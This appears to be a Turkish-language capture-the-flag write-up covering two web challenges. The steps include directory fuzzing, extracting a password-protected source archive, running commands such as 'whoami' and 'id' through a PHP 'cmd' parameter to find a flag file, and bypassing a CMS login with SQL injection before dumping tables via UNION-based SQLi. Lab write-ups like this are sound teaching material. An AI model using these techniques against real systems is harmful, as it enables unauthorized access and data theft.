
/old directory'e gidildiğinde '404' kodu ile karşılaşılmış, SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt ile /old dizinine yeniden fuzzing yapılmıştır.




Recovery'e tıklandığında bir 'pass1234.zip' dosyasını indirmekte. Şifreli zip dosyasını extract ettiğimde(Şifre zaten adından anlaşıldığı gibi 1234), web hizmetinin tüm kaynak kodunun olduğunu görmekteyiz.




Dikkat çeken burada 'password.php' olmuştur. Kendisini okuduğumuzda, bir directory ve pass ile ilgili bilgi buluyoruz. Dizine gittiğimizde ve parolayı uygun bir şekilde verdiğimizde...







bir php dosyasında 'file' parametre ise işletim sistemi komudu aldığı görüldü ve flag'i bulmak için işletim sistemi üzerinde araştırmalar yapılmaya başlandı...


https://apt55.hackkaradeniz.xyz/
https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=whoami



https://apt55.hackkaradeniz.xyz/
https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=id
uid=33 gid=33(www-data) groups=33(www-data)


https://apt55.hackkaradeniz.xyz/
https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=ls
IMG
css
flag.txt
index.php
password.php
php.txt
test.php
upload.php




Flag{}


CyberCafe




Soruda verilen URL'e gidildiğinde, web sunucu hizmetinin default web page'i geldiği görüldü. Bir taraftan yine SecList'te bulunan medium.txt ile brute atılmaya başlarken, /robots.txt dizinine gidilmiştir.




/robots.txt dizininde verilen sayfaya gittiğimizde bizi bir CMS'in login page'i beklemektedir... Direkt olarak SQLi denenmiş ve login page bypass edilmiştir.




CMS üzerinde araştırmalar yapılırken kullanıcı aradığımız bir fonksiyon olduğunu gördüğümüzde tekrar SQLi denedik ve tüm kayıtlı kullanıcıların bilgilerinin geldiği gördük




SQL injection olayına devam ederek UNION Based SQLi denenerek, tüm tablo ve kolonların extract edilmesi sağlanmıştır...







Toplam kolon sayısına eşit olduğu görüldü ve tablo değerinin ekrana yansıyan kısmını görebilmek için bazı değerler değiştirildi..



